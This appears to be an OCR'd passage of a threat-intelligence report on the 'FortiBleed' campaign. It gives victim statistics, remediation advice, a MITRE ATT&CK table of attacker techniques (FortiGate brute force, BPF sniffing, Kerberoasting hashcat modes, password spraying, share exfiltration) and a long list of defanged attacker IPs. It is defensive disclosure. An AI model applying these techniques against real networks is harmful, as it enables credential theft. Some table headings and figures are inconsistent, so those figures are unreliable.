
Employee Range	Number of Domains	% of domains with data
51 - 200	9,911	42.3%
201 - 500	5,171	22.1%
11 - 50	4,302	18.4%
1,001 - 5,000	967	4.1%
10,000+	665	2.8%
501 - 1,000	444	1.9%
5,001 - 10,000	83	0.4%
1 - 10	36	0.2%
Unknown	27	0.1%

~66% of victim organizations have fewer than 200 employees, reinforcing the SMB-dominant profile. Organizations in the 51-200 band account for nearly half of all victims, typically companies large enough to deploy FortiGate but without dedicated security operations to detect compromise.

Geographic Distribution

Tables below present the geographic distribution from two angles: one by credential volume and the other by unique affected domains. Together, they show both where the largest credential exposure appears and where the broadest victim footprint is concentrated.

Top 15 countries by **affected domains**:




Top 15 countries by affected domains.

Top 35 countries by number of **credential entries** per domain:

Rank	Country	Domains	% of 23,406
1	**India (IN)**	2,667	11.4%
2	**United States (US)**	2,370	10.1%
3	**Taiwan (TW)**	1,365	5.8%
4	**Mexico (MX)**	869	3.7%
5	**Turkey (TR)**	844	3.6%
6	**United Arab Emirates (AE)**	838	3.6%
7	**Thailand (TH)**	834	3.6%
8	**Malaysia (MY)**	736	3.1%
9	**Hong Kong (HK)**	488	2.1%
10	**Italy (IT)**	435	1.9%
11	**Brazil (BR)**	412	1.8%
12	**China (CN)**	391	1.7%
13	**Canada (CA)**	385	1.6%
14	**Singapore (SG)**	385	1.6%
15	**Colombia (CO)**	371	1.6%
16	**Spain (ES)**	328	1.4%
17	**France (FR)**	326	1.4%
18	**Vietnam (VN)**	302	1.3%

19	**Philippines (PH)**	273	1.2%
20	**Poland (PL)**	250	1.1%
21	**Argentina (AR)**	223	1.0%
22	**Austria (AT)**	220	0.9%
23	**South Korea (KR)**	202	0.9%
24	**Australia (AU)**	195	0.8%
25	**South Africa (ZA)**	181	0.8%
26	**Chile (CL)**	180	0.8%
27	**Indonesia (ID)**	174	0.7%
28	**Israel (IL)**	173	0.7%
29	**Saudi Arabia (SA)**	170	0.7%
30	**Japan (JP)**	165	0.7%
31	**Germany (DE)**	157	0.7%
32	**Paraguay (PY)**	156	0.7%
33	**Netherlands (NL)**	152	0.6%
34	**United Kingdom (GB)**	150	0.6%
35	**Switzerland (CH)**	150	0.6%
…	**(15+ additional countries)**	…	…
-	**No country metadata**	2,015	8.6%

Regional summary by number of credential entries per domain (pie chart):




Affected domains by region.

Region	Included Countries	Percentage of Domains
South/Southeast Asia	IN, TW, TH, MY, SG, VN, PH, KR, HK, CN, JP, ID	**~27%**
North America	US, CA	**~12%**
Europe	IT, ES, FR, PL, AT, DE, NL, GB, CH + others	**~9%**
Latin America	MX, CO, CL, AR, BR, PY + others	**~9%**
Middle East / MENA	AE, IL, SA	**~8%**

Distribution is global with no single dominant region which is consistent with opportunistic mass exploitation rather than a geopolitically focused campaign.

Sector Distribution

Top sectors by number of credential entries per domain (reverse bar chart):



Top sectors by share of victims.

Top industries by domain count:

Other / unlisted regions account for approximately 15,000 affected domains, representing around 64% of the total domain distribution.

Industry	Domains	% of All Victims
IT Services	1,955	8.4%
Construction Materials	586	2.5%
Telecommunications	544	2.3%
Construction & Engineering	525	2.2%
Industrial Equipment	462	2.0%
Financial Services	455	1.9%
Government Services	449	1.9%
Construction Services	432	1.8%
Education (combined)	~419	1.8%
Electronics Manufacturing	412	1.8%
IT Consulting	379	1.6%
Healthcare Services	361	1.5%
Food & Beverage	267	1.1%
Industrial Automation	259	1.1%
E-commerce / Retail	237	1.0%
Hospitality	220	0.9%
Industrial Manufacturing	210	0.9%
Real Estate	203	0.9%
Logistics & Transportation	200	0.9%

SOCRadar's Response


SOCRadar was among the **first to** identify and **analyze** the **FortiBleed leak**. Over the past days the company's Threat Research team has reconstructed the full attack chain behind the campaign, validated the exposed records, and proactively notified thousands of affected customers as well as the local and national CERTs it works with, and also launched a tool to scan for Fortibleed leaks.

The threat actor behind the FortiBleed campaign **remains active**, and portions of the infrastructure continue to be operational at the time of writing. SOCRadar's Threat Research Team is actively tracking the actor's activities, infrastructure, and tactics. Further findings from our ongoing investigation will be shared in the coming days, either as updates to this report or as a dedicated follow-up research publication.

Organizations identified in the dataset should **immediately take the following actions**:

- Rotate all credentials tied to Fortinet VPN and administrative interfaces.
- Enforce multi-factor authentication (MFA).
- Remove FortiGate management interfaces from direct internet exposure.
- Review gateway and authentication logs for suspicious activity.

FortiBleed Checker:



MITRE ATT&CK TTPs

Tactic	Technique ID	Technique Name	Description
Reconnaissance	**T1595.001**	Active Scanning: Scanning IP Blocks	Masscan for RDP/SSH/MSSQL port discovery across all IPv4
Reconnaissance	**T1596.005**	Search Open Technical Databases	Shodan API for FortiGate device enumeration and enrichment
Initial Access	**T1190**	Exploit Public-Facing Application	FortiGate SSH brute force; SSL-VPN portal credential stuffing
Credential Access	**T1110.001**	Brute Force: Password Guessing	mpbrute2.bin on FortiGate; mssql_checker on MSSQL; syno.bin on Synology
Credential Access	**T1110.002**	Brute Force: Password Cracking	Cracked hashes with multiple tools like hashcat, Hashtopolis, telegram bot.
Credential Access	**T1110.003**	Brute Force: Password Spraying	spray_da.py with AD usernames against domain controllers
Credential Access	**T1110.004**	Brute Force: Credential Stuffing	SSL-VPN portal credential stuffing
Initial Access	**T1078.001**	Valid Accounts: Default Accounts	FortiGate weak/default admin creds; Synology webadmin:webadmin
Initial Access	**T1133**	External Remote Services	FortiGate SSL-VPN portal access to defense contractor network
Execution	**T1059.004**	Command and Scripting: Unix Shell	SSH exec of FortiOS CLI (diagnose sniffer packet) for BPF injection
Credential Access	**T1040**	Network Sniffing	fg_sniffer BPF capture on 24 protocols via FortiOS
Credential Access	**T1557**	Adversary-in-the-Middle	FortiGate as default gateway intercepts all traversing auth traffic
Credential Access	**T1558.003**	Steal Kerberos Tickets: Kerberoasting	Passive TGS-REQ; hashcat -m 19700 (AES256) / -m 13100 (RC4)
Credential Access	**T1558.004**	Steal Kerberos Tickets: AS-REP Roasting	Passive AS-REP capture; hashcat -m 18200

Tactic	Technique ID	Technique Name	Description
Discovery	**T1087.002**	Account Discovery: Domain Account	Users, computers, machine accounts, emails enumerated
Credential Access	**T1539**	Steal Web Session Cookie	curl_replay.sh scripts with active session cookies
Discovery	**T1046**	Network Service Discovery	Masscan RDP; MSSQL port scan
Collection	**T1039**	Data from Network Shared Drive	backup_dfs.py recursively exfiltrated full DFS ShareAll
Command and Control	**T1071.001**	App Layer Protocol: Web	fg_sniffer C2 dashboard over HTTP :8080; results via HTTPS to aggregator

IoCs

IP Addresses

Role Group	IP Address	Description
Initial Lead / Aggregator	85[.]11[.]187[.]8	Exposed directory identified during the initial investigation; central aggregation point.
Credential Validation	193[.]8[.]187[.]42	MSSQL credential checker campaigns and FortiGate SSL-VPN session validation.
Pentest Lab Host	193[.]8[.]187[.]2	Host server for the isolated offensive lab and QEMU/KVM VM cluster.
Fortigate Sniffer & Scanner	194[.]113[.]39[.]71	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]119	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]117	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]100	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]101	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]103	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]105	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]107	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]108	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]109	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]111	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]112	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]113	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]114	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]115	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]116	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]118	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	85[.]11[.]187[.]120	FortiGate scanning and sniffer activity.

Fortigate Sniffer & Scanner	85[.]11[.]187[.]121	FortiGate scanning and sniffer activity.
Fortigate Sniffer & Scanner	193[.]8[.]187[.]26	FortiGate scanning and sniffer activity.
Fortigate Sniffer	77[.]91[.]122[.]13	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	77[.]91[.]122[.]31	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	77[.]91[.]122[.]33	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	77[.]91[.]122[.]35	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	77[.]91[.]122[.]39	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	85[.]11[.]187[.]64	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	85[.]11[.]187[.]66	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	85[.]11[.]187[.]68	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	85[.]11[.]187[.]72	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	85[.]11[.]187[.]90	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	85[.]11[.]187[.]92	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	85[.]11[.]187[.]94	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	85[.]11[.]187[.]98	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	193[.]8[.]187[.]6	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	193[.]8[.]187[.]10	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	193[.]8[.]187[.]14	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	193[.]8[.]187[.]22	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	194[.]113[.]39[.]45	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	194[.]113[.]39[.]47	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	194[.]113[.]39[.]49	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	194[.]113[.]39[.]53	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	194[.]113[.]39[.]73	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	194[.]113[.]39[.]75	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	194[.]113[.]39[.]79	FortigateSniffer deployment and credential harvesting.

Fortigate Sniffer	179[.]43[.]166[.]170	FortigateSniffer deployment and credential harvesting.
Fortigate Sniffer	188[.]127[.]246[.]183	FortigateSniffer deployment and credential harvesting.
Proxy Rotation	85[.]11[.]187[.]40	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]44	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]74	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]76	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]102	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]123	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]124	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]127	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]139	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]141	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]144	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]145	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]146	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]147	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]148	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]149	Proxy rotation or traffic relay node.
Proxy Rotation	45[.]144[.]115[.]10	Proxy rotation or traffic relay node.
Proxy Rotation	62[.]197[.]149[.]124	Proxy rotation or traffic relay node.
Proxy Rotation	77[.]91[.]96[.]136	Proxy rotation or traffic relay node.
sniffer	77[.]91[.]122[.]5	FortigateSniffer deployment and credential harvesting.
sniffer	77[.]91[.]122[.]7	FortigateSniffer deployment and credential harvesting.
sniffer	77[.]91[.]122[.]9	FortigateSniffer deployment and credential harvesting.
sniffer	77[.]91[.]122[.]11	FortigateSniffer deployment and credential harvesting.
sniffer	77[.]91[.]122[.]17	FortigateSniffer deployment and credential harvesting.
Proxy Rotation	77[.]91[.]122[.]43	Proxy rotation or traffic relay node.

Proxy Rotation	80[.]246[.]31[.]105	Proxy rotation or traffic relay node.
Proxy Rotation	83[.]48[.]92[.]67	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]8	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]12	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]16	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]20	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]36	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]132	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]133	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]134	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]135	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]136	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]137	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]138	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]143	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]150	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]151	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]152	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]153	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]154	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]155	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]156	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]157	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]158	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]159	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]160	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]161	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]162	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]163	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]164	Proxy rotation or traffic relay node.

Proxy Rotation	85[.]11[.]187[.]165	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]166	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]167	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]168	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]169	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]170	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]171	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]172	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]173	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]174	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]175	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]176	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]177	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]178	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]179	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]180	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]181	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]182	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]183	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]184	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]185	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]186	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]187	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]190	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]192	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]194	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]195	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]196	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]197	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]200	Proxy rotation or traffic relay node.

Proxy Rotation	85[.]11[.]187[.]203	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]206	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]215	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]216	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]217	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]218	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]219	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]220	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]221	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]222	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]223	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]227	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]232	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]233	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]234	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]235	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]236	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]237	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]238	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]239	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]240	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]241	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]242	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]248	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]252	Proxy rotation or traffic relay node.
Proxy Rotation	85[.]11[.]187[.]254	Proxy rotation or traffic relay node.
Proxy Rotation	87[.]249[.]133[.]20	Proxy rotation or traffic relay node.
Proxy Rotation	87[.]249[.]133[.]79	Proxy rotation or traffic relay node.
Proxy Rotation	89[.]187[.]163[.]211	Proxy rotation or traffic relay node.
Proxy Rotation	91[.]214[.]78[.]143	Proxy rotation or traffic relay node.

Proxy Rotation	95[.]214[.]217[.]25	Proxy rotation or traffic relay node.
Proxy Rotation	96[.]18[.]56[.]78	Proxy rotation or traffic relay node.
